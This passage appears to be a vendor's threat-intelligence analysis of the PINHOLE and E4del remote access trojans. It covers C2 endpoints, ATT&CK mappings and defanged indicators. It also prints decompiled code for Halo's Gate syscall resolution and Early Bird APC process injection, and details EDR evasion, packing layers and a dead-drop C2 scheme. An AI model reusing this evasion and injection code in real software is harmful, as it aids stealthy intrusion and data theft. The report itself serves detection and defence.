The very first action of the PINHOLE binary is to call a guard that resolves the names of core Windows components like *KERNEL32.DLL*, *kernelbase.dll* and *ntdll.dll* and inspects their Export Address Tables for wildcard templates (xxxx/xxxx). It specifically looks for synthetic, hollowed-out "stub" DLLs that emulators and analysis environments use to fake a real operating system. If the guard detects these artificial structures, it **forces the executable to immediately exit**.

Next, it implements the [Halo's Gate](#) evasion technique to dynamically retrieve System Service Numbers (SSNs) for direct system calls, **bypassing user-mode EDR hooks**. Security tools often monitor software by placing 'hooks' inside key system libraries like *ntdll.dll*.

While earlier techniques like [Hell's Gate](#) fail when an EDR hooks the target function and overwrites its SSN bytes, Halo's Gate overcomes this by exploiting the fact that Windows assigns SSNs sequentially in memory: if the target function is hooked, it scans neighboring unhooked functions immediately above or below it in memory, extracts their SSNs, and uses simple arithmetic offsets to calculate the target's actual SSN. SSNs serve as the unique index numbers Windows uses to route low-level kernel requests. Once retrieved, PINHOLE executes system calls directly from its own code to run malicious operations undetected.

```

9
10 stubDistance = 1;
11 pBackwardSearch = pForwardSearch;
12 while( true ) {
13     /* // SEARCH FORWARD: Look at the next stub (+32 bytes)
14     // Check for standard syscall prologue: 4C 8B D1 B8 (mov r10, rcx; mov eax,
15     <ID>) */
16     if (((pForwardSearch[0x20] == 'L') && (pForwardSearch[0x21] == -0x75)) &&
17         (pForwardSearch[0x22] == -0x2f)) &&
18         ((pForwardSearch[0x23] == -0x48 && (pForwardSearch[0x26] == '\0')) &&
19         (pForwardSearch[0x27] == '\0')))) break;
20     /* // SEARCH BACKWARD: Look at the previous stub (-32 bytes) */
21     if (((pBackwardSearch[-0x20] == 'L') && (pBackwardSearch[-0x1f] == -0x75)) &&
22         (pBackwardSearch[-0x1e] == -0x2f &&
23         ((pBackwardSearch[-0x1d] == -0x48 && (pBackwardSearch[-0x1a] == '\0')) &&
24         (pBackwardSearch[-0x19] == '\0'))))) {
25         /* // Clean backward neighbor found!
26         // Extract the neighbor's ID and ADD the distance traveled */
27         bHighByte = pBackwardSearch[-0x1b];
28         uVar1 = (ushort)(byte)pBackwardSearch[-0x1c] + stubDistance;
29         goto RETURN_SSN;
30     }
31     /* // If not found, expand the search perimeter by 1 stub (32 bytes / 0x20) */
32     stubDistance = stubDistance + 1;
33     pForwardSearch = pForwardSearch + 0x20;
34     pBackwardSearch = pBackwardSearch + -0x20;
35     /* // Give up if we've searched 501 stubs in both directions */
36     if (stubDistance == 0x1f5) {
37         return 0;
38     }
39 }
40     /* // Clean forward neighbor found!
41     // Extract the neighbor's ID and SUBTRACT the distance traveled */
42     bHighByte = pForwardSearch[0x25];
43     uVar1 = (ushort)(byte)pForwardSearch[0x24] - stubDistance;
44 RETURN_SSN:
45     /* // Combine high and low bytes to return the final 16-bit Syscall Number */
46     return uVar1 | (ushort)bHighByte << 8;
47 }

```

Halo's Gate functionality

Persistence

For persistence, PINHOLE **creates a copy of itself** in `C:\Users\{user}\AppData\Local\Packages\{random_name}\{random_name}.exe` and registers it via the registry. It creates a "Load" value located at `HKCU\Software\Microsoft\Windows\NTCurrentVersion\Windows`, which is a legacy [Windows feature](#) designed to automatically load programs upon user login.

Alternate Data Streams & C2 Retrieval

Another notable feature of the RAT is its use of host files with NTFS Alternate Data Streams (ADS) as its **configuration datastore**. PINHOLE stores its build token and C2 DDR encryption key in the ADS of two local `desktop.ini` files. To conceal its C2 DDRs, the RAT encodes them using a **custom base-41 alphabet** (`0123456789abcdefghijklmnopqrstuvwxyz._-/`) before encrypting them with a SplitMix64-based PRNG algorithm.

The algorithm seeds its internal state using three rounds of SplitMix64, producing an 8-byte keystream per round. Once decrypted, streams 1, 2, and 3 reveal specific URLs used to fetch C2 infrastructure hosted on legitimate platforms like Pinterest pins and SurveyMonkey survey questions:

Host file	Stream	Contents
%USERPROFILE%Downloadsdesktop.ini	bt	64-hex build token – cc615d23122e1d221d9a1e43d64f121d814f0947d1cd7914a772ede5be5ba280
	ek	Encrypted encryption key to decrypt dead drop URLs – 0x6a8b8f4d7a63624b
	1, 2, 3	C2 DDR URLs 1 → https://mx.pinterest.com/pin/1128292512937332995 2 → https://mx.pinterest.com/pin/1128292512937332894/ 3 → https://www.surveymonkey.com/r/WW5NVT6
%USERPROFILE%Documentsdesktop.ini	ili	Written by the persistence routine – C:\Users\admin\AppData\Local\Packages\{random_name}

To obtain its C2, PINHOLE uses *curl* to fetch content from Pinterest pins or SurveyMonkey survey questions.

The HTML response contains hidden C2 settings bounded by the delimiters `====D5====D6=====` and `====D7====D8=====`, which store two colon-separated domains. The first field (*D5/D6*) represents the actual C2 server (*nokierojotiarmx[.com]*), while the second (*D7/D8*) specifies a Cloudflare Worker domain (*worker-1785198984-xsekhi[.api-62c3cac6[.]workers[.]dev]*) used for proxying.

By leveraging trusted Cloudflare services, the operators **conceal traffic from network security controls**. PINHOLE constructs its primary request using the format `https://<D7/D8 field>/https://<D5/D6 field>`, falling back to direct communication (`https://<D5/D6 field>`) if proxying fails.

0

F

Fallbackmexapanel

J

Description

====D5====D6=====nokierojotiarmx.com:worker-1785198984-xsekhi.api-62c3cac6.workers.dev====D7====D8=====

Save

0

F

Fallbackmexapanel

H

Description

====D5====D6=====nokierojotiarmx.com:worker-1785198984-xsekhi.api-62c3cac6.workers.dev====D7====D8=====

Save

Untitled

1. ====D5====D6=====nokierojotiarmx.com:worker-1785198984-xsekhi.api-62c3cac6.workers.dev====D7====D8=====

☐ 1
☐ 2
☐ 3

Done

Powered by

Create surveys and forms with ease. [Sign up free.](#)

PINHOLE's C2 DDRs

Second Stage Retrieval & Unpacking

Once C2 resolution is complete, PINHOLE verifies server availability by issuing a *GET* request to `{C2}/api/health`, validating that it receives an *HTTP 200* response containing the string *yes*. Upon successful validation, the RAT makes a second *GET* request to `{C2}/api/bc` to retrieve its next-stage payload, which it then hands off to an Early Bird APC Injection routine into a legitimate process (detailed next). Notably, **six layers of unpacking** are executed across these steps before final stage execution occurs.

```

/api/bc response (81,092 bytes)
├─ L1 fake JPEG header + byte-wise (-1)      → 81,088 B shellcode
├─ L2 junk prologue, call-over-config         → structure revealed
├─ L3 4-byte XOR stub                        → 4 KB PIC loader
├─ L4 VEH page-granular cipher               → 15.5 KB stage
├─ L5 Chaskey-CTR (config)                  → cleartext instance
└─ L6 aPLib                                 → 119 KB PE

```

Next stage unpacking transformations

Layer 1 – Dressing as an Image

The C2 response **disguises its payload as a JPEG** by prefixing it with an SOI/APP0 header (*FF D8 FF E0*). PINHOLE strips this 4-byte header and decrements every subsequent byte by one to restore the original content. These fake magic bytes camouflage the traffic against content inspection defenses and set the loader's expected length offset.

Layer 2 – Reading the Container

The recovered payload is actually shellcode which is padded with multi-byte NOPs and **benign junk instructions** that modify CPU flags without altering registers or the memory state. The actual payload execution begins at offset *0x38* with a call to *0xEB20*. This transfers control to an XOR decryption stub and pushes the return address of *0x3D* onto the stack, which is the start of the embedded configuration.

Container layout:

Offset	Size	Contents
0x00	56 B	Junk prologue + call to XOR stub
0x3D	60,131 B	Configuration (encrypted)
0xEB20	~1.2 KB	XOR stub
0xF000	4 KB	Loader (encrypted)
0x10000	15,552 B	Next stage payload (encrypted)

Layer 3 – The Throwaway Stub

The stub routine decrypts the 4 KB loader at *0xF000* using a repeating 4-byte XOR key (*1F 3B 39 27*) and immediately jumps to it.

Layer 4 – Shellcode Fluctuation

Control now passes to the 4 KB loader, whose purpose is to execute the next-stage payload at *0x10000* **without ever exposing it entirely in plaintext**.

First, the loader dynamically resolves *VirtualProtect*, *RtlAddVectoredExceptionHandler*, and *RtlRemoveVectoredExceptionHandler* from stack strings encrypted with XOR *0xA1*. It then strips execution permissions from the stage payload region (marking it as *PAGE_READWRITE* via *VirtualProtect*) and intentionally executes code within that protected boundary.

Attempting to run code from a non-executable page triggers a Data Execution Prevention (DEP) *EXCEPTION_ACCESS_VIOLATION* (*0xC0000005*, *ExceptionInformation[0] == 8*). The loader anticipates this crash, having previously registered a **Vectored Exception Handler (VEH) to trap the fault**.

Upon intercepting the exception, the VEH validates that the faulting address resides within the payload region, and then:

- Re-encrypts the previously active 4 KB page using a static 64-bit XOR cipher derived from a hardcoded key (*0x014D6302A361A315*) and the page index.
- Decrypts the target page requested by the CPU.
- Upgrades the target page's permissions to *PAGE_EXECUTE_READ*.
- Returns *EXCEPTION_CONTINUE_EXECUTION* to resume execution seamlessly.

This flow ensures that **only a single 4 KB page of the payload remains decrypted and executable at any given time** (a mechanism commonly referred to as [shellcode fluctuation](#)). A full process memory dump captured at an arbitrary moment yields only one readable page,

leaving the remaining ~11 KB fully encrypted.

Statically decrypting all four pages uncovers the underlying payload: a **15.5 KB position-independent loader** compiled with MinGW-w64 that resolves API imports via PEB traversal and hash matching. This marks the end of the RAT developer's custom wrapper code. The remaining payload stages rely on [Donut](#) (an open-source shellcode generator) executing its standard initialization, driven by the configuration stored at offset `0x3D` since Layer 2.

Layer 5 – Configuration Blob

The configuration blob matches Donut's native Donut Instance structure: a self-contained header detailing execution targets, compression parameters, required API imports, and decryption keys. The instance is encrypted via **Chaskey in Counter (CTR) mode**, with its key and initial counter stored in cleartext at the head of the structure.

Donut's configuration fields:

Offset	Field
0x00	uint32 total length
0x004	16-byte cipher key (<i>KeyMk</i>)
0x014	16-byte CTR counter (<i>KeyCtr</i>)
0x028	64-bit Maru hash IV
0x030	64 × uint64 API hashes
0x230	<i>ExitOpt</i> – 1, exit thread
0x234	Entropy – 3, random names plus encryption
0x23c	<i>api_cnt</i> – 61; Encryption begins here
0x240	<i>dll_names</i> – ole32;oleaut32;wininet;mscoree;shell32

Layer 6 – aPLib Decompression

Preceded by a header detailing its packed and unpacked sizes, the final payload is compressed using the aPLib algorithm. Decompressing the stream yields an exact size match, confirming that all preceding layers were correctly reversed. The extracted final payload is a **119 KB native x86-64 PE executable** compiled with MinGW-w64.

Early Bird APC Injection

After retrieving the final stage, PINHOLE injects it into *ApplicationFrameHost.exe* via [Early Bird APC Injection](#). This is an evasion technique that injects code into legitimate, suspended processes and executes it **before the target process's main entry point** or security hooks are initialized. It works by creating a signed Windows process in a suspended state, writing the payload into the allocated memory space of that process, and queuing an Asynchronous Procedure Call (APC) to its main thread. When the process resumes, the APC runs the injected payload before executing the application's actual code.

```

/* --- 1. SPAWN SUSPENDED DECOY PROCESS --- */
// 0xa2e9c2cc is the hash for CreateProcessW
// Flags: 0x8000004 = CREATE_SUSPENDED (0x4) | CREATE_NO_WINDOW (0x8000000)
pDynamicApi = (code *)GetProcAddressByHash(hKernel32, 0xa2e9c2cc);
(*pDynamicApi)(0, wszDecoyPath, 0, 0, flags, 0x8000004, 0, 0, &startupInfo_cb, &hProcess);

regionSize = sPayloadSize;

// ... [String Decryption: NtAllocateVirtualMemory] ...
pDynamicApi = (code *)ResolveDynamicSyscall();

/* --- 2. ALLOCATE RWX MEMORY IN DECOY --- */
// 0x3000 = MEM_COMMIT | MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE
ntStatus = (*pDynamicApi)(hProcess, &pRemoteMemory, 0, &regionSize, 0x3000, 0x40);

if (ntStatus >= 0) {

    // ... [String Decryption: NtWriteVirtualMemory] ...
    pDynamicApi = (code *)ResolveDynamicSyscall();

    /* --- 3. WRITE THE MALICIOUS PAYLOAD --- */
    ntStatus = (*pDynamicApi)(hProcess, pRemoteMemory, pPayloadBuffer, sPayloadSize, &bytesWritten);

    // Set the APC target address to the start of our injected payload
    pApcRoutine = pRemoteMemory;

    if (ntStatus >= 0) {

        // ... [String Decryption: NtQueueApcThread] ...
        pDynamicApi = (code *)ResolveDynamicSyscall();

        /* --- 4. QUEUE EARLY BIRD APC --- */
        // Instructs the suspended thread to execute the payload the moment it wakes up
        ntStatus = (*pDynamicApi)(hThread, pApcRoutine, 0, 0, 0);

        if (ntStatus >= 0) { // If APC Queued Successfully

            // ... [String Decryption: NtResumeThread] ...
            pDynamicApi = (code *)ResolveDynamicSyscall();

            /* --- 5. RESUME THREAD & TRIGGER PAYLOAD --- */
            (*pDynamicApi)(hThread, 0); // Wakes the thread, triggering the payload

```

Early Bird APC Injection code excerpt

Final Stage: PINHOLE RAT

The final injected executable contains the core RAT functionality of PINHOLE, communicating with its C2 server **over HTTP GET and POST requests**. The RAT resolves its C2 using the same DDR infrastructure mentioned in the earlier dropping stages.

**Upgrade your plan for
a targeted cybersecurity**

*15000 Threat Search Credits/
1000 Malware Analysis Credits and more...*

[View plans](#)

C2 Endpoints

PINHOLE utilizes **five primary HTTP endpoints** for beaconing, registration, tasking, and exfiltration:

Pinhole Endpoint	Method	Purpose
<code>/api/health</code>	GET	Health Check First it verifies the C2 availability. It expects an HTTP 200 response containing the string <code>yes</code> in the body.


Pinhole Endpoint	Method	Purpose
/api/client	POST	Client Registration Next it registers the infected host by transmitting system metadata: <i>build_token (bt)</i> , <i>key</i> (session key for task polling), <i>username</i> , <i>workstation</i> , <i>version</i> , <i>build</i> , <i>cpu</i> , <i>gpu</i> , <i>ram</i> , <i>disk</i> , <i>drives</i> , <i>private_ip</i> , and <i>privileges</i> . The C2 responds with a <i>client_id</i> and <i>user_id</i> (likely used to differentiate between different operators).
/api/tsk	POST	Task Polling & Results Then, to poll for tasks, PINHOLE submits its session key via POST to /api/tsk: <pre>{ "type": 1, "key": "1a91dcd678be35849db0329effdaa823" }</pre> The C2 responds with HTTP 200 and a <i>tasks</i> array containing a numeric command <i>type</i> and an <i>args</i> object. For example, a list directory command (<i>ls</i>) returns: <pre>{ "tasks": [{ "type": 1, "args": [] }] }</pre> Task execution results are sent back to /api/tsk using the following schema: <pre>{ "type": 2, "key": "%s", "task_id": %d, "success": %s, "result_type": %d, "result": "%s" }</pre> The RAT also implements an adaptive jittered sleep mechanism as part of task polling. If no tasks are provided from the C2 in less than 300 seconds, it sleeps from 1 to 4 seconds, otherwise it sleeps from 2 to 2.5 seconds.
/api/fls	POST	File Upload Exfiltrates files via multipart form data.
/api/fls? type=1&file_id=%lld&key=%s	GET	File Download Fetches remote files to the victim host.
/api/stlbrwsr	GET	Browser Stealer Endpoint for the browser-stealer sub-module. (<i>Unavailable during analysis</i>)

C2 Commands

PINHOLE supports **14 command IDs** covering system reconnaissance, file manipulation, execution, screenshot capture, and interactive shell access:

ID	Command	Function
0	ls	Enumerates files and directories in the target path.
1	cd	Changes the working directory
2	pwd	Returns the current working directory path.
3	upload	Exfiltrates target files to /api/fls via multipart POST requests.
4	download	Downloads a remote file via /api/fls?type=1&file_id=%lld&key=%s (GET) and writes it to %sdl_%lld.
5	exec	Executes a payload or binary using <i>ShellExecuteW</i> (defaults to the <i>open</i> verb).
6	delete	Deletes a specified file via <i>DeleteFileW</i> .
7	find	Recursively searches the file system across all drives.
8	ps	Captures running processes via native API <i>NtQuerySystemInformation</i> .
9	kill	Terminates a process by PID using <i>TerminateProcess</i> .
10	screenshot	Captures the screen via Windows Imaging Component (WIC) COM interfaces (<i>GetDC</i> → <i>CreateCompatibleDC</i> → <i>CreateDIBSection</i> → <i>BitBlt</i> → <i>WICImagingFactory</i> → <i>CreateStreamOnHGlobal</i> → <i>InitializeFromIStream</i> → <i>CreateEncoder</i> → <i>CreateNewFrame</i> → <i>WritePixels</i>). It encodes the image to JPEG, uploads it as <i>screenshot.jpg</i> via /api/fls, and returns the resulting <i>file_id</i> .
11	stealer	Downloads the browser stealer module from /api/stlbrwsr and loads it using the same /api/bc second-stage unpacking transformations and injection technique. (<i>Unavailable during analysis</i>)

ID	Command	Function
12	powershell init	Initializes a persistent PowerShell session using anonymous pipes (<i>CreatePipe</i>) for <i>stdin</i> and <i>stdout</i> .
13	powershell exec	Executes commands through the live PowerShell pipe. It enforces a 30-second timeout and a 1 MB output buffer cap.



Excerpt of PINHOLE's command dispatcher function

Conclusion

The identification of FTP banners as DDRs presents a **creative, albeit less stealthy, evolution in malware delivery**, allowing threat actors to embed malicious commands directly within the protocol's banner. Although initial access methods point to shortcut-file phishing, attackers could easily adapt FTP banner abuse for ClickFix campaigns as well. Further exploration of this trend led to the discovery of E4del and PINHOLE, two previously undocumented RATs with distinct operational frameworks. E4del distinguishes itself as a modular, Electron-based RAT that masquerades as legitimate Discord processes while employing a dynamic tiered jitter system for its C2.

In contrast, PINHOLE demonstrates advanced evasion through multi-stage delivery chains that leverage high-reputation platforms like Pinterest and SurveyMonkey for C2 resolution and proxying through Cloudflare Workers, loading additional modules and injecting into legitimate processes via Early Bird APC. Together, these campaigns highlight the persistent trend of actors weaponizing legitimate services and protocols to maintain stealth and operational security.

To defend against these tactics, security teams should **restrict unapproved software through application controls**, and **inspect network traffic for stealthy abuse of trusted platforms** and standard services. SOCRadar tracks emerging delivery techniques like FTP banner abuse across its [XTI platform](#), correlating novel infrastructure with the malware families it delivers. To see how your organization's external exposure and stolen credentials appear to an attacker, request a [demo](#) or start with the [Free Edition](#).

MITRE ATT&CK TTPs

Tactic	Technique ID	Technique Name	Description
Resource Development	T1583.007	Acquire Infrastructure: Serverless	PINHOLE operators use Cloudflare Workers for proxying their C2 traffic.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	FTP banners are abused in the wild via phishing emails delivering LNK files inside ZIP files.
Command and Control	T1071.002	Application Layer Protocol: File Transfer Protocols	The delivery chains of E4del & PINHOLE fetch multi-stage commands from FTP banners to retrieve instructions.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	E4del & PINHOLE chains utilize a PowerShell script triggered by the FTP banner to download, extract, and execute the RATs.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	E4del spawns a hidden <i>cmd.exe</i> child process for interactive reverse shell access. PINHOLE executes temporary batch scripts (<i>u.cmd</i> , <i>calc_runner.cmd</i>) to orchestrate payload decoding and execution.
Execution	T1059.007	Command and Scripting Interpreter: JavaScript	If the decrypted task string from the E4del C2 does not match any of the predefined command keywords, the RAT defaults to passing the entire raw string to Node's <i>child_process.exec()</i> function.
Execution	T1047	Windows Management Instrumentation	E4del utilizes WMI to query for installed security products.
Execution	T1106	Native API	PINHOLE implements Halo's Gate to dynamically extract System Service Numbers (SSNs) from unhooked neighbor functions and execute direct syscalls, bypassing EDR hooks.
Defense Evasion	T1218.015	System Binary Proxy Execution: Electron Applications	E4del leverages an Electron application to launch itself.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	PINHOLE chain leverages <i>certutil -decode</i> to extract Cabinet archive files from Base64 wrappers and <i>expand</i> utility to decompress them.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Resource Name or Location	E4del executes malicious JavaScript (<i>app_bootstrap/index.js</i>) under a digitally signed <i>Discord.exe</i> process accompanied by bundled Electron/Chromium runtime files (<i>d3dcompiler_47.dll</i> , <i>libEGL.dll</i>). PINHOLE masquerades as an update utility from a fictitious company ("Weston Computing Systems Ltd").
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks	E4del checks for the <i>-init</i> flag and verifies if the logged-in Windows username matches the provided argument; if it does not match, execution terminates to prevent automated sandbox analysis. PINHOLE inspects DLL Export Address Tables for wildcard patterns (<i>xxxx/xxxxx</i>) to detect emulator/sandbox hollowed-out "stub" DLLs and cleanly exit.
Defense Evasion	T1564.003	Hide Artifacts: Hidden Window	E4del launches Electron using command-line flags such as <i>headless</i> , <i>disable-gpu</i> , and <i>mute-audio</i> to run without rendering a graphical user interface.
Defense Evasion	T1070.004	Indicator Removal: File Deletion	E4del automatically deletes the downloaded <i>.zip</i> archive and its <i>config.json</i> file after extracting and executing secondary packages via <i>runpackage</i> . PINHOLE deletes temporary files (<i>u.cmd</i> , <i>calc</i> , <i>calc_runner.cmd</i> , <i>calc.cab</i>) within seconds of execution to reduce forensic footprint.
Defense Evasion	T1564.004	Hide Artifacts: NTFS File Attributes	PINHOLE stores build tokens, encryption keys, DDR URLs, and installation paths within NTFS Alternate Data Streams (ADS) inside <i>desktop.ini</i> files.

Tactic	Technique ID	Technique Name	Description
Defense Evasion	T1027	Obfuscated Files or Information	PINHOLE contains base64-encoded binary data wrapped in fake <i>—BEGIN CERTIFICATE—</i> headers, encrypted stage payloads using XOR/aPLib/Chaskey, and string encoding with per-string 32-bit keys.
Defense Evasion	T1055.004	Process Injection: Asynchronous Procedure Call	PINHOLE injects the final stage code via Early Bird APC Injection, spawning <i>ApplicationFrameHost.exe</i> in a suspended state and executing the payload before main initialization.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	E4del uses Electron's native <i>setLoginItemSettings</i> API to configure <i>Discord.exe</i> to launch automatically upon user login with the <i>-init</i> parameter. PINHOLE creates a <i>Load</i> value under <i>HKCUSoftwareMicrosoftWindows NTCurrentVersionWindows</i> pointing to the persistent copy in <i>%LOCALAPPDATA%Packages{random_name}{random_name.exe}</i> .
Discovery	T1082	System Information Discovery	E4del generates a unique Hardware Identifier (<i>HWID</i>) by SHA256-hashing system MAC addresses and the CPU model string. PINHOLE gathers baseline host metadata during host registration (<i>/api/client</i>), including username, workstation, CPU, GPU, RAM, disk specs, and private IP.
Discovery	T1057	Process Discovery	PINHOLE leverages <i>NtQuerySystemInformation</i> via Command 8 (<i>processes</i>) to collect the active process list.
Discovery	T1083	File and Directory Discovery	PINHOLE includes commands for recursive directory listings, path printing, and drive searches (<i>ls</i> , <i>pwd</i> , <i>find</i>).
Discovery	T1518.001	Software Discovery: Security Software Discovery	E4del queries WMI or the system registry to check for installed security software (e.g., Windows Defender, CrowdStrike, Kaspersky).
Discovery	T1012	Query Registry	E4del queries the registry to check for installed security software.
Discovery	T1033	System Owner/User Discovery	E4del reads local system environment variables (<i>os.userInfo().username</i> , <i>os.hostname()</i>) to verify the username and form the host identifier string.
Privilege Escalation	T1548	Abuse Elevation Control Mechanism	E4del executes the binary passing internal <i>-e</i> and <i>-a</i> arguments to attempt privilege escalation via <i>crypto32.node</i> .
Collection	T1113	Screen Capture	E4del captures primary desktop displays as JPEG buffers using Electron's <i>desktopCapturer</i> API via the screenshot command or continuous WebSocket streaming (<i>streamstart</i>). PINHOLE captures a screenshot through the WIC utility and exfiltrates it to the C2.
Collection	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	PINHOLE includes a dedicated module endpoint (<i>/api/stlbrwsr</i> / Command 11) designed to retrieve and run a browser credential stealer.
Exfiltration	T1041	Exfiltration Over C2 Channel	PINHOLE uploads exfiltrated files and screen captures back to the C2 via HTTP multipart POST requests to <i>/api/fls</i> .
Command and Control	T1102.001	Web Service: Dead Drop Resolver	PINHOLE utilizes Pinterest pins and SurveyMonkey questions to store encoded C2 addresses (<i>D5/D6</i> and <i>D7/D8</i> markers).
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	E4del communicates with the C2 server over HTTP POST requests (<i>/beacon</i>) and uses raw TCP sockets via WebSockets (<i>ws://[IP:PORT]/ws/agent</i>) to continuously stream JPEG frames. PINHOLE communicates with the C2 over standard HTTP GET and HTTP POST requests for polling, system registration, and task execution.

Tactic	Technique ID	Technique Name	Description
Command and Control	T1090	Proxy	PINHOLE uses Cloudflare Workers as outer fronting hosts (<i>worker-1785198984-xsekhil[.]api-62c3cac6[.]workers[.]dev</i>) to proxy traffic and mask the primary C2 server.
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	E4del encrypts HTTP POST C2 beacon payloads using AES-256-CBC with a static passphrase (<i>protected!</i>) and random Initialization Vectors (IVs).
Command and Control	T1205	Traffic Signaling	E4del implements a tiered jitter sleeping system ("Active", "Semi-Active", "Inactive") based on task activity to dynamically shift check-in intervals.
Command and Control	T1105	Ingress Tool Transfer	E4del downloads secondary ZIP packages (<i>runpackage</i>) or standalone files like <i>crypto32.node</i> (<i>filedownload</i>) into AppData or Electron resource directories.

IoCs

The indicators below can be checked against your environment using [IOC Radar](#), SOCRadar's free [threat intelligence](#) lookup for IPs, domains, hashes, and URLs.

Network Indicators


Type	Indicator	Description
IP Address	209[.]99[.]185[.]38	FTP banner containing commands delivering PINHOLE, FTP Stats Panel
IP Address	69[.]48[.]228[.]126	FTP banner containing commands, FTP Stats Panel
IP Address	72[.]5[.]43[.]81	FTP banner containing commands
IP Address	45[.]61[.]136[.]50	FTP banner containing commands
IP Address	45[.]87[.]41[.]133	FTP banner containing commands
IP Address	185[.]14[.]92[.]162	FTP banner containing commands
IP Address	64[.]95[.]13[.]65	FTP banner containing commands
IP Address	157[.]254[.]194[.]31	FTP banner containing commands, E4del C2
IP Address	167[.]148[.]41[.]164	FTP banner containing commands delivering E4del RAT
URL	ws://[IP:PORT]/ws/agent?hostId=[hostId]	E4del stream capture WebSocket URL
URL	hxxps[:]/[157[.]254[.]194[.]31:21/api/download?token=[token]&clientId=[hwid]	E4del File / ZIP Download URL
URL	hxxps[:]/[157.254.194[.]31/beacon	E4del RAT beacon URL
URL	hxxps[:]/cloudflare.milicare[.]jin/app/c	PINHOLE dropper URL
URL	hxxp[:]/[69.48.228[.]126:5000/	PINHOLE's FTP Stats Panel

Type	Indicator	Description
URL	hxxp[://]209.99.185[.]38:5000/	PINHOLE's FTP Stats Panel
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com	PINHOLE's C2
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/health	PINHOLE C2 health check
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/bc	PINHOLE C2 stage 2 retrieval
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/client	PINHOLE C2 host registration & system data exfiltration
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/tsk	PINHOLE C2 task polling and result submission
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/fls	PINHOLE C2 file upload
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/fls?type=1&file_id=%lld&key=%s	PINHOLE C2 file download
URL	hxxps[://]worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev/hxxps[://]nokierojotiarmx[.]com/api/stlbrwsr	PINHOLE C2 browser stealer
URL	hxxps[://]mx.pinterest[.]com/pin/1128292512937332995	PINHOLE's C2 DDR
URL	hxxps[://]mx.pinterest[.]com/pin/1128292512937332894/	PINHOLE's C2 DDR
URL	hxxps[://]www.surveymonkey[.]com/r/WW5NVT6	PINHOLE's C2 DDR
Domain	nokierojotiarmx[.]com	PINHOLE primary C2
Domain	worker-1785198984-xsekhi.api-62c3cac6.workers[.]dev	Cloudflare Worker domain used to proxy PINHOLE's C2 traffic

Host Indicators

Type	Indicator	Description
SHA256	117b2b7e7c0deee1f7bf0f154bab09738eac18e810625fab4f54dc8088d731c	d.zip – E4del RAT
SHA256	e0c41dc44368efdf504b28ce015dd3e91f4e711db12e92c159173f75b5320ddb	app_bootstrap/index.js – E4del NodeJS main
SHA256	fcc6fdf40f4dea8f508ef0b8c45a657461310a3f7947a8c687b476e0f0b41e26	app.asar – E4del RAT
SHA256	391a605878222f23bf5900a07bc17bedcbda124fb0738d50f6bbb0c1762ae172	u.cmd – PINHOLE dropper
SHA256	27587e078b59173a92cf9746ab1839da9196089c00e8b694860361da309142a5	calc.exe – PINHOLE
SHA256	af769f3bff848bac7b73bf749769424b3df6c9175388980d99e0d6d0193237ba	api/bc fake JPEG – second stage PINHOLE
SHA256	ff88974f51918238f0ea9a74f013ff3ac3c536fce369ead5252ed0137fd32d9e	final_stage – PINHOLE
File Path	C:\Users\<Username>\AppData\Local\Packages\<Token_String>	E4del RAT staging ZIP file from <i>runpackage</i> command
File Path	C:\Users\<Username>\AppData\Local\discord\resources\crypto32.node	E4del RAT privilege escalation module

Type	Indicator	Description
File Path	%TEMP%u.cmd	PINHOLE dropper path
File Path	%TEMP%calc	PINHOLE base64-encoded payload masquerading as a calculator
File Path	%TEMP%calc_runner.cmd	PINHOLE temporary stager script
File Path	%TEMP%calc.cab	PINHOLE intermediate Cabinet archive extracted from desktop
File Path	%TEMP%calc.exe	PINHOLE first stage executable
File Path	%TEMP%{key}dl_{file_id}	PINHOLE output path template for files downloaded via C:\ProgramData\Microsoft\Windows\CurrentVersion\Windows Defender\{key}\dl_{file_id}
File Path	C:\Users\{Username}\AppData\Local\Packages\{random_name}\{random_name}.exe	Persistent copy of PINHOLE first stage in registry <i>HKCU\Software\Microsoft\Windows\NTCurrentVersion\Windows Defender\{key}\dl_{file_id}</i>
